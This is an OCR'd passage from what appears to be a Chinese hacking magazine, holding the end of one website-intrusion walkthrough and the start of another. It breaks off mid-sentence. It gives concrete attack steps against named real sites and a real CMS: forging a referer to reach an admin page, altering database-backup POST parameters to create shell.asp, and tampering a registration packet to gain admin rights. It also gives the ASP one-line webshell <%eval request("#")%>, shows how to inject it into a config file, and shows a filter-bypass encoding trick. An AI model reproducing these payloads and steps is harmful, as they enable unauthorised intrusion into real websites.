


图 12

jh2007/admin_login.asp"，然后在“Target”中输入我们要欺骗的页面，这里我们要欺骗的地址是“http://www.hackerxfiles.net/jh2007/Db_Compact.asp”，所有数据都填写好后点击“OK”按钮，如图 10。

最后点击“Spoof”按钮，我们就可以畅通无阻的浏览“Db_Compact.asp”这个页面了，如图 11。从图中可以看到这个页面有“备份数据库”功能，呵呵，这不就意味着我们可以直接备份得到一个 webshell 吗？但是当我打开这个功能后却发现备份文件的路径不能被修改，这又是一次无情的打击。经过一分钟的思考，我想到了一个解决的方法，就是先利用抓包工具进行抓包，然后把数据包中备份文件的路径修改成我们上传的被更改了后缀名的 gif 木马，最后再使用 NC 进行提交。

说干就干，马上利用抓包工具进行抓包，抓到的部分数据如下：**DBpath=data%2Fnews3000.asp&bkfolder=Databackup&bkDBname=2008-10-12.mdb**。接下来我们到后台上传一个后缀名为 gif 的木马，把路径记下来替换掉 DBpath 这个变量，修改 bkDBname 为 shell.asp，然后使用 POST 提交工具进行提交，如图 12。最后浏览“http://www.hackerxfiles.net/jh2007/databackup/shell.asp”就能看到我们的 webshell 了，如图 13。




图 13

四、总结

经过重重的磨难，终于成功的拿下了这个门户网站，其实，只要在入侵的过程中懂得灵活变换思路，无论多么难入侵的站点也会败倒在你的面前。好了，文章就写到这里了，如果各位叉子还有什么问题的话可以到 X 的论坛来问我，我的 ID 是“落叶纷飞”。

（文章中涉及到的 QuickSpoof 已经收录在光盘中）

突破一流过滤系统 多思路拿下 webshell

fjhh

这天上网偶遇一站，使用的是“尘缘雅境图文系统　沸腾修改版 V3.0 ACCESS 版 build 20030123”，很多朋友看到这里一定会偷笑吧，老漏洞了，可是我在拿下这个网站的 webshell 时却有一些小小的感想，在此和大家分享一下。

打开该网站，在新闻页面中随便选择一个链接，直接扔给啊 D 进行检测，可啊 D 却提示说“这个连接不能 SQL 注入”，真是奇怪了，我心想难不成啊 D 出错了？于是又换用明小子，工具换了个遍，可都是没有检测出漏洞，如图 1。看来光使用工具还是不行呀，于是我只好手工试了下，在网址后添加上“and 1=1”进行提交，从返回的页面标题中发现原来该网站使用了一流过滤系统，怪不到我们检测不出注入漏洞，如图 2。其实即使没有一流系统，我们猜出它的密码也没有用，因为我后来在拿下它的数据库后也发现 md5 查询不出来。

下面我们就试着使用经典的上传漏洞来上传我们的小马，其实使用这种方法拿 webshell 来的相对快一些，找出寂寞刺猬的上传工具，填上提交页面，可结果却再一次让我傻眼了。后来在下载到源码包时，才发现 uploadface.asp 页面没有什么变化，可 uploadfaceok.asp 页面代码却被改为了“菜鸟也不要这样吧”，如图 3。

没关系，我们还有别的方法，再来试试任意注册超级管理员帐号的漏洞，先注册一个 fjhh 的用户名，使用 WSockExpert 抓包，再将数据保存到 1.txt 中，更改用户名为 fjhh08，再将




图 1




图 2




图 3

"purview=1&oskey=selfreg"改为"purview=99999&oskey=super"，使用NC进行提交，如图4，注册成功了。尽管显示的是"请等待管理员为您开通帐号！"，但事实上我们刚才注册的用户已经成功的被加入到管理员组了。




图 4

我们使用新加的帐号登录后台，接下来就写一句话木话吧，第一种方法是添加新闻，我们就使用"<%eval request("#")%>"吧，在文章标题和内容处填上，然后直接输入admin/createasp.asp，这时根目录下的lastnewsxp.asp就是我们的一句话木话了。还有另一种方法来写一句话木马，就是修改配置文件，这种方法应该更实用一些，因为有很多网站，我在想不到好的办法时，都是通过修改配置文件来拿下webshell的。我们修改配置文件中的以下参数，如图5，修改成功后，原来的源码"ConstUpFileType="doc|ppt|xls|rar|zip|mdb|mp3|pdf|" '允许的上传文件类型"就会被改为"ConstUpFileType="doc|ppt|xls|rar|zip|mdb|mp3|pdf|"%><%eval request("#")%><%'"' 允许的上传文件类型"了。一句话木马写好了，我们来连接看看吧，拿出海阳2006，填入地址，进行连接，可是那熟悉的"芝麻开门，偶是老马"的页面并没有出现，如图6。

遇到这种情况，我们该怎么办呢？其实，我们仔细看下，就会发现过滤的是"drop table"，我们可以改为"dro%p table"，为什么要这么改呢，先来说下URL编码吧。"%"加两位的16进制表示一个字符，比如"'"经过编码之后就是"%27"，但如果

